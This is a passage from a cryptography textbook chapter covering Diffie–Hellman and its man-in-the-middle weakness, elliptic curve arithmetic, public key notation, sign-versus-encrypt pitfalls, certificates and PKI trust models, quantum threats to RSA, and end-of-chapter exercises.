The attacker Trudy can see $g^a \bmod p$ and $g^b \bmod p$, and it seems that she is tantalizingly close to knowing the secret $g^{ab} \pmod{p}$. However,

$$g^a \cdot g^b = g^{a+b} \neq g^{ab} \bmod p.$$

Apparently, Trudy needs to find either a or b, which would seem to require that she solve a difficult discrete log problem. Of course, if Trudy can find the exponent a or the exponent b, or $g^{ab} \pmod{p}$ by any other means, the system




Figure 4.1 Diffie–Hellman key exchange

is broken. But, as far as is known, the only way to break DH is to solve the discrete log problem, which seems to be computationally intractable, at least without a quantum computer.

There is a fundamental issue with the DH algorithm as illustrated in Figure 4.1, namely, it is susceptible to a man-in-the-middle, or MiM, attack.[7] This is an active attack where Trudy places herself between Alice and Bob and captures messages from Alice to Bob and vice versa. With Trudy thusly placed, the DH exchange can be easily subverted. In the process, Trudy establishes a shared secret, say, $g^{at} \pmod p$ with Alice, and another shared secret $g^{bt} \pmod p$ with Bob, as illustrated in Figure 4.2. Neither Alice nor Bob has any clue that anything is amiss, yet Trudy is able to read or change any encrypted messages passing between Alice and Bob.[8]




Figure 4.2 Diffie–Hellman man-in-the-middle attack

The MiM attack in Figure 4.2 is a serious concern when using DH. There are several possible ways to prevent the attack, including the following:

1) Encrypt the DH exchange with a shared symmetric key.
2) Encrypt the DH exchange with public keys.
3) Sign the DH values with private keys.

At this point, you should be baffled. After all, why would we need to use DH to establish a symmetric key if we already have a shared symmetric key (as in 1) or a public key pair (as in 2 and 3)? This is an excellent question to which we'll give an equally excellent answer when we discuss protocols in Chapters 9 and 10.

[7]Your politically incorrect author refuses to use the term "middleperson" attack.

[8]The underlying problem here is that the participants are not authenticated. In this example, Alice does not know she's talking to Bob and vice versa. It will be a few more chapters before we discuss authentication protocols.

4.5 Elliptic Curve Cryptography

Elliptic curves provide an alternative domain for performing the mathematical operations required in public key cryptography. For example, there is an elliptic curve version of Diffie–Hellman.

The advantage of elliptic curve cryptography (ECC) is that fewer bits are needed to achieve the same level of security. On the down side, elliptic curve math is more involved, and consequently each mathematical operation on an elliptic curve is somewhat more expensive. But, overall, elliptic curves offer a significant computational advantage over standard modular arithmetic and current U.S. government standards reflect this—recent public key standards are ECC-based. ECC is especially important for resource-constrained environments such as handheld devices.

What is an elliptic curve? An elliptic curve E is the graph of a function of the form

$$E\colon \quad y^2 = x^3 + ax + b,$$

together with a special point at infinity, denoted ∞. The graph of a typical elliptic curve appears in Figure 4.3.




Figure 4.3 Graph of the elliptic curve $y^2 = x^3 - 2x + 2$

4.5.1 Elliptic Curve Math

The sum of two points on an elliptic curve has both a geometric and arithmetic interpretation. Geometrically, the sum of the points P_1 and P_2 is defined as follows: A line is drawn through the two points. This line usually intersects the curve in one other point. If so, this intersection point is reflected about the x axis to obtain the point P_3, which is defined to be the sum $P_3 = P_1 + P_2$ on the curve. This geometric interpretation is illustrated in Figure 4.4. It turns out that addition is the only mathematical operation on elliptic curves that we need.




Figure 4.4 Point addition on an elliptic curve

For cryptography, we want to deal with a discrete set of points. This is easily accomplished by including a "mod p" in the generic elliptic curve equation, that is,

$$y^2 = x^3 + ax + b \pmod{p}.$$

For example, consider the elliptic curve

$$y^2 = x^3 + 2x + 1 \pmod{5}. \tag{4.5}$$

We can list all of the points (x, y) on this curve by substituting all values for x and solving for corresponding y values. Since we are working modulo 5, we only need to consider $x = 0, 1, 2, 3, 4$. In this case, we obtain the points

$$\begin{aligned}
x = 0 &\Longrightarrow y^2 = 1 \Longrightarrow y = 1, 4 \pmod{5} \\
x = 1 &\Longrightarrow y^2 = 4 \Longrightarrow y = 2, 3 \pmod{5} \\
x = 2 &\Longrightarrow y^2 = 13 = 3 \Longrightarrow \text{ no solution } \pmod{5} \\
x = 3 &\Longrightarrow y^2 = 34 = 4 \Longrightarrow y = 2, 3 \pmod{5} \\
x = 4 &\Longrightarrow y^2 = 73 = 3 \Longrightarrow \text{ no solution } \pmod{5}.
\end{aligned}$$

That is, we find that the points on the elliptic curve in equation (4.5) are

$$(0, 1),\ (0, 4),\ (1, 2),\ (1, 3),\ (3, 2),\ (3, 3),\ \text{and } \infty. \tag{4.6}$$

Next, we again consider the problem of adding two points on a curve. We need a more computer-friendly approach than the geometric definition discussed above. The algorithm for algebraically adding two points on an elliptic curve appears in Table 4.1.

Let's apply the algorithm in Table 4.1 to find the points $P_3 = (0, 1) + (1, 3)$ on the curve in equation (4.5). First, we compute

$$m = (3 - 1) \cdot (1 - 0)^{-1} = 2 \pmod{5}.$$

Table 4.1 Addition on an elliptic curve mod p

Given: curve E: $y^2 = x^3 + ax + b \pmod{p}$
$P_1 = (x_1, y_1)$ and $P_2 = (x_2, y_2)$ on E
Find: $P_3 = (x_3, y_3) = P_1 + P_2$
Algorithm:
$x_3 = m^2 - x_1 - x_2 \pmod{p}$
$y_3 = m(x_1 - x_3) - y_1 \pmod{p}$
where $m = \begin{cases} (y_2 - y_1) \cdot (x_2 - x_1)^{-1} \pmod{p} & \text{if } P_1 \neq P_2 \\ (3x_1^2 + a) \cdot (2y_1)^{-1} \pmod{p} & \text{if } P_1 = P_2 \end{cases}$
Special case 1: if $m = \infty$ then $P_3 = \infty$
Special case 2: $\infty + P = P$ for all P

Then

$$x_3 = 2^2 - 1 - 0 = 3 \pmod{5}$$

and

$$y_3 = 2(0 - 3) - 1 = -6 - 1 = -2 = 3 \pmod{5}.$$

It follows that, on the curve $y^2 = x^3 + 2x + 1 \pmod{5}$, we have computed the sum $(0, 1) + (1, 3) = (3, 3)$. Note that this sum, namely the point $(3, 3)$, is also on the elliptic curve.

4.5.2 ECC Diffie–Hellman

Now that we can do addition on elliptic curves, let's consider the ECC version of the Diffie–Hellman key exchange. The public information consists of a curve and a point on the curve. We'll select the curve

$$y^2 = x^3 + 11x + b \pmod{167}, \tag{4.7}$$

leaving b to be determined. We select any point (x, y) and determine b so that this point lies on the resulting curve. In this case, we'll choose, say, $(x, y) = (2, 7)$. Then substituting $x = 2$ and $y = 7$ into equation (4.7) we find $b = 19$. The public information is

$$\text{Public: } y^2 = x^3 + 11x + 19 \pmod{167} \text{ and the point } (2, 7). \tag{4.8}$$

Alice and Bob each must randomly select their own secret multipliers.[9] Suppose Alice selects $A = 15$ and Bob selects $B = 22$. Then Alice computes

$$A(2, 7) = 15(2, 7) = (102, 88),$$

[9]Since we know how to do addition on an elliptic curve, we'll perform scalar multiplication as repeated addition.

where all arithmetic is done on the curve in equation (4.8). Alice sends her computed result to Bob. Bob computes

$$B(2,7) = 22(2,7) = (9,43),$$

which he sends to Alice. In turn, Alice multiplies the value she received from Bob by her secret multiplier A, that is,

$$A(9,43) = 15(9,43) = (131,140).$$

Similarly, Bob computes

$$B(102,88) = 22(102,88) = (131,140)$$

and Alice and Bob have established a shared secret, suitable for use as a symmetric key. Note that this elliptic curve version of Diffie–Hellman works since $(AB)P = (BA)P$, where A and B are Alice and Bob's multipliers, respectively, and P is the specified point on the curve. The security of this method rests on the fact that, although Trudy can see AP and BP, she (apparently) must find A or B before she can determine the shared secret. As far as is known, this elliptic curve version of DH is as difficult to break as the non-ECC version of DH. Actually, for a given number of bits, the elliptic curve version is much harder to break, which allows for the use of smaller values to obtain an equivalent level of security. Since the values are smaller, the arithmetic is more efficient.

All is not lost for Trudy. She can take some comfort in the fact that the ECC version of DH is just as susceptible to a MiM attack as any other Diffie–Hellman key exchange.

4.5.3 Realistic Elliptic Curve Example

To provide some idea of the magnitude of the numbers used in real-world ECC, we present a realistic example. This example appears as part of the Certicom ECCp-109 challenge problem, and it is discussed in Jao's excellent survey [60]. Note that the numbers are given in decimal form with no comma separators within the numbers.

Let

$$\begin{aligned} p &= 564538252084441556247016902735257 \\ a &= 321094768129147601892514872825668 \\ b &= 430782315140218274262276694323197 \end{aligned}$$

and consider the elliptic curve

$$E\colon \quad y^2 = x^3 + ax + b \pmod{p}.$$

Let P be the point

$$(97339010987059066523156133908935, 149670372846169285760682371978898)$$

which is on E, and let $k = 281183840311601949668207954530684$. Then kP is computed by adding the point P to itself k times, yielding

$$(44646769697405861057630861884284, 522968098895785888047540374779097)$$

which is also on the curve E.

While these numbers are indeed large, they are downright puny in comparison to the numbers that must be used in a non-ECC public key system. For example, a modest-sized RSA modulus has 1024 bits, which corresponds to more than 300 decimal digits. In contrast, the numbers in the elliptic curve example above only have about one-tenth as many digits.

There are many good sources of information on the topic of elliptic curve cryptography. For an accessible treatment see [103] or see [11] for more of the mathematical details.

4.6 Public Key Notation

Before discussing the uses of public key crypto, we need to settle on some reasonable notation. Since public key systems typically have two keys per user, adapting the notation that we used for symmetric key crypto would be awkward. In addition, a digital signature is an encryption (with the private key), but yet the same operation is a decryption when applied to ciphertext. If we're not careful, this notation thing could get complicated.

We'll adopt the following notation for public key encryption, decryption, and signing:

- Encrypt message M with Alice's public key: $C = \{M\}_{\text{Alice}}$.
- Decrypt ciphertext C with Alice's private key: $M = [C]_{\text{Alice}}$.
- The notation for Alice signing[10] message M is $S = [M]_{\text{Alice}}$.

Note that curly brackets represent public key operations, square brackets are for private key operations, and the subscript tells us whose key is being used. This is somewhat awkward but, in your notationally challenged author's opinion, it is the least-bad of the many bad possibilities. Finally, since public and private key operations are inverses,

$$[\{M\}_{\text{Alice}}]_{\text{Alice}} = \{[M]_{\text{Alice}}\}_{\text{Alice}} = M.$$

Never forget that the public key is public and, consequently, anyone can compute $\{M\}_{\text{Alice}}$. On the other hand, the private key is private, so only Alice can compute $[C]_{\text{Alice}}$ or $[M]_{\text{Alice}}$. The implication is that anyone can

[10] Actually, this is not the correct way to digitally sign a message, as we need a cryptographic hash function to do it right; see Section 5.2 of Chapter 5.

encrypt a message for Alice, but only Alice can decrypt the ciphertext. In terms of signing, only Alice can sign M, but, since the public key is public, anyone can verify the signature. We'll have more to say about signatures and verification after we discuss hash functions in the next chapter.

4.7 Uses for Public Key Crypto

Anything you can do with a symmetric cipher you can do with public key crypto, only slower. This includes confidentiality, in the form of transmitting data over an insecure channel or securely storing data on an insecure media. We can also use public key crypto for integrity—a signature plays the role of a MAC in the symmetric case.

In addition, there are things that we can do with public keys that have no analog in the symmetric crypto world. Specifically, public key crypto offers two major advantages over symmetric key crypto. The first is that, with public key crypto, we don't need to established a shared key in advance.[11] The second major advantage is that digital signatures provide integrity (see Problem 26) and non-repudiation. We look a little closer at these topics in an upcoming section.

4.7.1 Confidentiality in the Real World

The primary advantage of symmetric key cryptography over public key is efficiency.[12] In the realm of confidentiality, the primary advantage of public key cryptography is the fact that no shared key is required.

Is it possible to get the best of both worlds? That is, can we have the efficiency of symmetric key crypto and yet not have to share keys in advance? The answer is an emphatic yes. The way to achieve this highly desirable result is with a hybrid cryptosystem, where public key crypto is used to establish a symmetric key and the resulting symmetric key is then used to encrypt the data. A hybrid cryptosystem is illustrated in Figure 4.5.




Figure 4.5 Hybrid cryptosystem

[11] However, the participants do need to have their private keys beforehand, so the key distribution problem has not been completely eliminated.

[12] A secondary benefit is that no public key infrastructure, or PKI, is required. We'll discuss PKI later in this chapter.

The hybrid cryptosystem in Figure 4.5 is only for illustrative purposes. In fact, Bob has no way to know that he's talking to Alice—anyone can do public key operations—so he would be foolish to encrypt sensitive data and send it to "Alice" following this protocol. We'll have much more to say about secure authentication and key establishment protocols in upcoming chapters. Hybrid crypto (with secure authentication) is widely used in practice today.

4.7.2 Signatures and Non-repudiation

As mentioned above, a digital signature can be used for integrity. Recall that a MAC is a way to provide integrity that uses a symmetric key. So, a signature is as good as a MAC when it comes to integrity. In addition, a digital signature provides non-repudiation, which is something that symmetric keys by their very nature cannot provide.

To understand non-repudiation, let's first consider an integrity example in the symmetric key case. Suppose Alice orders 100 shares of stock from her favorite stockbroker, Bob. To ensure the integrity of her order, Alice computes a MAC using a shared symmetric key K_{AB}. Now suppose that shortly after Alice places the order—but before she has paid any money to Bob—the stock loses all of its value. At this point Alice could claim that she did not place the order, that is, she could repudiate the transaction.

Can Bob prove that Alice placed the order? If all he has is the MAC, then he cannot. Since Bob also knows the symmetric key K_{AB}, he could have forged the message in which "Alice" placed the order. Note that Bob knows that Alice placed the order (since he didn't forge it), but he can't prove it in a court of law.

Now consider the same scenario, but suppose Alice uses a digital signature instead of a MAC. As with the MAC, the signature provides an integrity check. Again, suppose that the stock loses its value and Alice tries to repudiate the transaction. Can Bob prove that the order came from Alice? Yes he can, since only Alice has access to her private key.[13] Therefore, digital signatures provide integrity and non-repudiation, while a MAC can only be used for integrity. This is simply due to the fact that the symmetric key is known to both Alice and Bob, whereas Alice's private key is only known to Alice.[14] We'll have more to say about signatures and integrity in the next chapter.

4.7.3 Confidentiality and Non-repudiation

Suppose that Alice and Bob have public keys available and Alice wants to send a message M to Bob. For confidentiality, Alice would encrypt M with

[13] Of course, we are assuming that Alice's private key has not been lost or compromised. If a private key (or symmetric key) is in the wrong hands, all bets are off.

[14] One may be the loneliest number, and they do say that two can be as bad as one. But with respect to non-repudiation, two is, in fact, much worse than one.

Bob's public key, and for integrity and non-repudiation, Alice can sign M with her private key. But suppose that Alice, who is very security conscious, wants both confidentiality and non-repudiation. Then she can't just sign M as that will not provide confidentiality, and she can't just encrypt M as that won't provide integrity. The solution seems straightforward enough—Alice can sign and encrypt the message before sending it to Bob, that is,

$$\{[M]_{\text{Alice}}\}_{\text{Bob}}.$$

Or, would it be better for Alice to encrypt M first and then sign the result? That is, should Alice compute

$$[\{M\}_{\text{Bob}}]_{\text{Alice}}$$

instead? Can the order possibly matter? Is this something that only an anal-retentive cryptographer could care about?

Let's consider a couple of different scenarios, similar to those found in [29]. First, suppose that Alice and Bob are romantically involved. Alice decides to send the message

$$M = \text{“I love you”}$$

to Bob and she decides to use the sign and encrypt approach. So, Alice sends Bob the message

$$\{[M]_{\text{Alice}}\}_{\text{Bob}}.$$

Subsequently, Alice and Bob have a lovers' tiff and Bob, acting out of spite, decrypts the signed message to obtain $[M]_{\text{Alice}}$ and then re-encrypts it using Charlie's public key, that is,

$$\{[M]_{\text{Alice}}\}_{\text{Charlie}}.$$

Bob then sends this message to Charlie, as illustrated in Figure 4.6. Of course, Charlie thinks that Alice is in love with him, which causes a great deal of embarrassment for both Alice and Charlie, much to Bob's delight.




Figure 4.6 Pitfall of sign and encrypt

Alice, having learned her lesson from this bitter experience, vows to never sign and encrypt again. When she wants confidentiality and non-repudiation, Alice will always encrypt then sign.

Some time later, after Alice and Bob have resolved their earlier issues, Alice develops a great new theory that she wants to communicate to Bob. This time her message is [17]

$$M = \text{"Brontosauruses are thin at one end, much much thicker in the middle, then thin again at the other end"}$$

which she dutifully encrypts then signs

$$[\{M\}_{\text{Bob}}]_{\text{Alice}}$$

before sending it to Bob.

However, Charlie, who is still angry with Bob and Alice, has set himself up as a man-in-the-middle so that he is able to intercept all traffic between Alice and Bob. Charlie knows that Alice is working on a great new theory, and he also knows that Alice only encrypts important messages. Charlie suspects that this encrypted and signed message is important and somehow related to Alice's important new theory. So Charlie uses Alice's public key to compute $\{M\}_{\text{Bob}}$ from the intercepted $[\{M\}_{\text{Bob}}]_{\text{Alice}}$, which he then signs before sending it to Bob, that is, Charlie sends

$$[\{M\}_{\text{Bob}}]_{\text{Charlie}}$$

to Bob. This scenario is illustrated in Figure 4.7.




Figure 4.7 Pitfall of encrypt and sign

When Bob receives the message from Charlie, he assumes that this great new theory is Charlie's, and he immediately gives Charlie a promotion. When Alice learns that Charlie has taken credit for her great new theory, she swears never to encrypt and sign again.

Note that in the first scenario, Charlie assumed that $\{[M]_{\text{Alice}}\}_{\text{Charlie}}$ must have been sent from Alice to Charlie. That's not a valid assumption, as Charlie's public key is public, so anyone could have done the encryption. In fact, the only thing Charlie really knows is that at some point Alice signed M. The problem here is that Charlie has apparently forgotten that public keys are public.

In the second scenario, Bob assumed that $[\{M\}_{\text{Bob}}]_{\text{Charlie}}$ must have originated with Charlie, which is also not a valid assumption. Again, since public

keys are public, anybody could've encrypted M with Bob's public key. It is true that Charlie must have signed this encrypted message, but that does not imply that Charlie actually encrypted it (or even knows what the plaintext message says).

In both of these cases, the underlying problem is that the recipient does not clearly understand the way that public key cryptography works. There are some inherent limitations to public key crypto, most of which are due to the fact that anyone can do public key operations—anyone can encrypt a message and anyone can verify a signature. This fact can be a source of confusion if you are not careful.

4.8 Certificates and PKI

A public key infrastructure, or PKI, is the sum total of everything required to securely use public keys in the real world. It's surprisingly difficult and involved to assemble all of the necessary pieces of a PKI into a working whole. For a discussion of some of the risks inherent in PKI, see [35].

A digital certificate (or public key certificate or, for short, simply a certificate) contains a user's name along with the user's public key, and this is signed by a certificate authority, or CA. For example, Alice's certificate contains[15]

$$M = (\text{“Alice”}, \text{Alice's public key}) \text{ and } S = [M]_{\text{CA}}.$$

To verify this certificate, Bob would compute $\{S\}_{\text{CA}}$ and verify that this matches M.

The CA acts as a trusted third party, or TTP. By signing the certificate, the CA is vouching for the fact that Alice has the corresponding private key. Specifically, Alice created a public private key pair and gave the public key to the CA in the form of a certificate to be signed. If you trust the CA, you believe that it actually identified Alice before signing Alice's certificate.

A subtle but important point here is that the CA is *not* vouching for the identity of the holder of the certificate. Certificates act as public keys and, consequently, they are public knowledge. For example, Trudy could send Alice's public key to Bob and claim to be Alice.

When Bob receives a certificate, he must verify the signature. If the certificate is signed by a CA that Bob trusts, then he uses that CA's public key for verification. On the other hand, if Bob does not trust the CA, then the certificate is useless to him. Anyone can create a certificate and claim to

[15]This formula is slightly simplified. In reality, we also need to use a hash function when we sign, but we don't yet know about hash functions. We'll give the precise formula for digital signatures in the next chapter. Regardless, this simplified signature illustrates most of the important concepts related to certificates.

be anyone else. Bob must trust the CA and verify the signature before he can assume the certificate is valid.

But what exactly does it mean for Alice's certificate to be valid? And what useful information does this provide to Bob? Again, by signing the certificate, the CA is vouching for the fact that Alice has the corresponding private key. In other words, the public key in the certificate is actually Alice's public key, in the sense that Alice—and only Alice—has the corresponding private key.

To finish beating this dead horse, after verifying the signature, Bob trusts that Alice has the corresponding private key. It's critical that Bob does not assume anything more than this. For example, Bob learns nothing about the sender of the certificate—certificates are public information, so anyone could have sent it to Bob. In later chapters, we'll discuss security protocols, where we will see how Bob can use a valid certificate to verify the identity of the sender, but that requires more than simply verifying the signature on the certificate.

In addition to the required public key, a certificate could contain just about any other information that is deemed useful to the participants. However, the more information, the more likely the certificate will become invalid. For example, it might be tempting for a corporation to include the employee's department and phone number in a certificate. But then the inevitable reorganization will invalidate the certificate.

If a CA makes a mistake, the consequences can be dire. For example, VeriSign[16] once issued signed certificates for Microsoft to someone else [83]. That "someone else" could have subsequently acted (electronically, that is) as Microsoft. This particular error was quickly detected, and the certificate was revoked, apparently before any damage was done.

This raises an important PKI issue, namely, certificate revocation. Certificates are usually issued with an expiration date. But if a private key is compromised, or it is discovered that a certificate was issued in error, the certificate must be revoked immediately. Most PKI schemes require periodic distribution of certificate revocation lists, or CRLs, which are supposed to be used to filter out compromised certificates. In some situations, this could place a significant burden on users, which could to lead to mistakes and security flaws.

To summarize, any PKI must deal with the following issues:

- Key generation and management
- Certificate authorities (CAs)
- Certificate revocation

Next, we'll briefly discuss a few high-level PKI trust models that are available.

[16] At the time, VeriSign was the largest commercial sources for digital certificates.

The basic issue is to decide who you are willing to trust as a CA. Here, we follow the terminology in [64].

Perhaps the most obvious trust model is the monopoly model, where one universally trusted organization is the CA for the known universe. This approach is naturally favored by whoever happens to be the biggest commercial CA at the time. Some have suggested that the government should play the role of the monopoly CA. However, believe it or not, many people don't trust the government.

One major drawback to the monopoly model is that it creates a big target for attack. If the monopoly CA is ever compromised, the entire PKI system fails. And if you don't trust the CA, then the system is useless for you.

The oligarchy model is one step away from the monopoly model. In this model, there are multiple trusted CAs. In fact, this is the approach that is used today—a Web browser might be configured with 80 or more CA certificates. A security-conscious user such as Alice is free to decide which of the CAs she is willing to trust and which she is not. On the other hand, a more typical user like Bob will trust whatever CAs are configured in the default settings on his browser.

At the opposite extreme from the monopoly model is the anarchy model. In this model, anyone can be a CA, and it's up to the users to decide which CAs they want to trust. In fact, this approach is used in PGP, where it goes by the name "web of trust."

The anarchy model can place a significant burden on users. For example, suppose you receive a certificate signed by Frank and you don't know Frank, but you do trust Bob and Bob says Alice is trustworthy and Alice vouches for Frank. Should you trust Frank? This is clearly beyond the patience of the average user, who is likely to simply trust everybody or nobody so as to avoid such headaches.

There are many other PKI trust models, most of which try to provide reasonable flexibility while putting a minimal burden on end users. The fact that there is no generally agreed-upon trust model is itself one of the major issues with PKI.

4.9 Quantum Computers and Public Key

In Section 3.5 of Chapter 3, we briefly discussed quantum computing and concluded that its potential effect on symmetric ciphers is minimal. Here, we want to look at how quantum computers might affect public key systems. If you have not read the discussion of quantum computing in Chapter 3, it would be a good idea to do so before proceeding.

As we mentioned in Section 3.5 of the previous chapter, special algorithms are needed to take advantage of quantum computing. Not surprisingly, such algorithms are known as quantum algorithms. In 1994, Peter Shor developed

the mother of all quantum algorithms—Shor's algorithm provides an efficient solution to the factoring problem. This was a watershed event in the history of quantum computing, as it showed that a quantum computer of sufficient size could solve a problem of significance much faster than a classical computer.

Of course, factoring is of interest to us since we can break RSA by factoring the modulus. Recall that an RSA modulus is an integer $N = pq$, where p and q are prime. Assuming that a quantum computer is available, Shor's algorithm has a work factor on the order of

$$(\log_2 N)^2 \big(\log_2(\log_2 N)\big)\big(\log_2\big(\log_2(\log_2 N)\big)\big)$$

or, equivalently,

$$n^2 \log_2(n) \log_2\big(\log_2(n)\big)$$

where $n = \log_2 N$ is the number of bits in N. Therefore, the work factor for Shor's algorithm when applied an n-bit RSA modulus roughly equates to an exhaustive search for a symmetric key of length

$$2\log_2 n + \log_2\log_2 n + \log_2\log_2\log_2 n.$$

In contrast, the best classical factoring algorithm is the number field sieve, which has a sub-exponential work factor. The number field sieve work factor equates to an exhaustive search for a symmetric key of size (see Problem 7 at the end of this chapter)

$$1.9223\, n^{1/3}(\log_2 n)^{2/3}.$$

For example, to factor an RSA modulus of $n = 2048$ bits, the number field sieve has a work factor that is comparable to an exhaustive search for a symmetric key of more than 125 bits. On the other hand, for this same size of RSA modulus, Shor's algorithm requires less work than is needed to do an exhaustive search for a 30-bit symmetric key. An exhaustive search for a 125-bit symmetric key is far beyond the realm of possibility, whereas an exhaustive search for a 30-bit symmetric key could be completed in a matter of seconds on any modern computer. The bottom line is that if a quantum computer of sufficient size ever becomes a reality, current implementations of RSA would be doomed. And, it is not just RSA that is vulnerable, as quantum algorithms can efficiently solve the discrete log problem, including the elliptic curve version. Therefore, the most popular public key algorithms today would all be broken in a post-quantum world.

Fortunately, there are several viable post-quantum cryptosystems, that is, systems that will remain secure in the face of quantum computing. NTRU is one example of a post-quantum public key algorithm. The NTRU public key system is based on the mathematical problem of finding the shortest vector in a lattice, and there is currently no efficient quantum algorithm to solve this hard mathematical problem. For details on the NTRU algorithm, your humble author recommends the fine book [114, Chapter 6].

4.10 Summary

In this chapter, we've covered several of the most important public key crypto topics. We began with the knapsack, which has been broken, but provides a nice introductory example. We then discussed RSA and Diffie–Hellman in some detail.

We also discussed elliptic curve cryptography (ECC), which promises to play an ever-increasing role in the future. Remember that ECC is not a particular type of cryptosystem, but instead it offers another way to do the math in public key cryptography.

Then we considered signing and non-repudiation, which are major benefits of public key cryptography. And we presented the idea of a hybrid cryptosystem, which is the way that public key crypto is used for confidentiality in the real world. We also discussed the critical—and often confused—topic of digital certificates. It is important to realize exactly what a certificate does and does not provide. We took a brief look at PKI, which is a major hurdle to the deployment of public key crypto. Finally, we mentioned Shor's algorithm and discussed the effect that successful quantum computers might have on the public key landscape.

This concludes our overview of public key cryptography. We will see many applications of public key crypto in later sections of the book. In particular, many of these topics will resurface when we discuss security protocols.

4.11 Problems

1. This problem deals with digital certificates, which are also known as public key certificates.
   a) What information must a digital certificate contain?
   b) What additional information can a digital certificate contain?
   c) Why might it be a good idea to minimize the amount of information in a digital certificate?
2. Suppose that Bob receives Alice's digital certificate from someone claiming to be Alice.
   a) Before Bob verifies the signature on the certificate, what does he know about the identity of the sender of the certificate?
   b) How does Bob verify the signature on the certificate and what useful information does Bob gain by verifying the signature?
   c) After Bob verifies the signature on the certificate, what does he know about the identity of the sender of the certificate?
3. When encrypting, public key systems operate in a manner analogous to a block cipher in ECB mode. That is, the plaintext is chopped into blocks and each block is encrypted independently.

a) Why is ECB mode a bad idea when encrypting with a block cipher and why is a chaining mode, such as CBC, a much better way to use a block cipher?

b) Why is it not necessary to perform any sort of chaining mode when using public key encryption?

c) Could the reasoning in part b) be applied to block ciphers? Why or why not?

4. Suppose that Alice's RSA public key is $(N, e) = (33, 3)$ and her private key is $d = 7$.

   a) If Bob encrypts the message $M = 19$ using Alice's public key, what is the ciphertext C? Show that Alice can decrypt C to obtain M.

   b) Let S be the result when Alice digitally signs the message $M = 25$. What is S? If Bob receives M and S, explain the process Bob will use to verify the signature and show that in this particular case, the signature verification succeeds.

5. Why is it generally a bad idea to use the same RSA key pair for both signing messages and for encrypting messages?

6. To speed up RSA, it is possible to choose $e = 3$ for all users. However, this creates the possibility of a cube root attack as discussed in this chapter.

   a) Explain how the cube root attack works and how to prevent it.

   b) For $(N, e) = (33, 3)$ and $d = 7$, show that the cube root attack works when $M = 3$ but not when $M = 4$.

7. Consider the RSA public key cryptosystem. Currently, the best available attacks rely on factoring the modulus. The best factoring algorithm (for a sufficiently large modulus) appears to be the number field sieve. In terms of bits, the work factor for the number field sieve is

$$f(n) = 1.9223\, n^{1/3} (\log_2 n)^{2/3},$$

   where n is the number of bits in the number being factored. Then, for example, $f(390) \approx 60$ implies that the work required to factor a 390-bit RSA modulus is roughly equivalent to the work needed for an exhaustive search to recover a 61-bit symmetric key.

   a) Graph the function $f(n)$ for $1 \leq n \leq 10{,}000$.

   b) A 1024-bit RSA modulus N provides roughly the same security as a symmetric key of what length?

   c) A 2048-bit RSA modulus N provides roughly the same security as a symmetric key of what length?

   d) What size of modulus N is required to achieve a security level roughly comparable to a 256-bit symmetric key?

e) As discussed in Section 4.9, factoring is much easier on a quantum computer than on a classical computer. For a quantum computer of sufficient size, Shor's algorithm gives a work factor of

$$g(n) = 2\log_2 n + \log_2 \log_2 n + \log_2 \log_2 \log_2 n,$$

where n is the number of bits in the number being factored. If quantum computing becomes practical, approximately how large of an RSA modulus N would be required to obtain the same level of security as is provided by a 2048-bit modulus in a world where only classical computing is available? Assume that the number field sieve is the best available classical factoring technique.

8. Suppose Bob and Alice share a symmetric key K. Draw a diagram illustrating a Diffie–Hellman key exchange between Bob and Alice that prevents the man-in-the-middle attack.

9. Suppose that Alice and Bob share a 4-digit PIN number,[17] which we denote as X. To establish a shared symmetric key, Bob proposes the following protocol: Bob will generate a random key K that he will encrypt using the PIN number X, that is, Bob will compute $E(K, X)$. Bob will send $E(K, X)$ to Alice, who will decrypt it using the shared PIN number X to obtain K. Alice and Bob will then use the symmetric key K to protect their subsequent conversation. Here, Trudy can easily determine K by a brute force attack on the PIN number X, so this protocol is insecure. Modify the protocol to make it more secure. Note that Alice and Bob only share the 4-digit PIN number X and they do not have access to any other symmetric key or any public key cryptography. Hint: Use Diffie–Hellman.

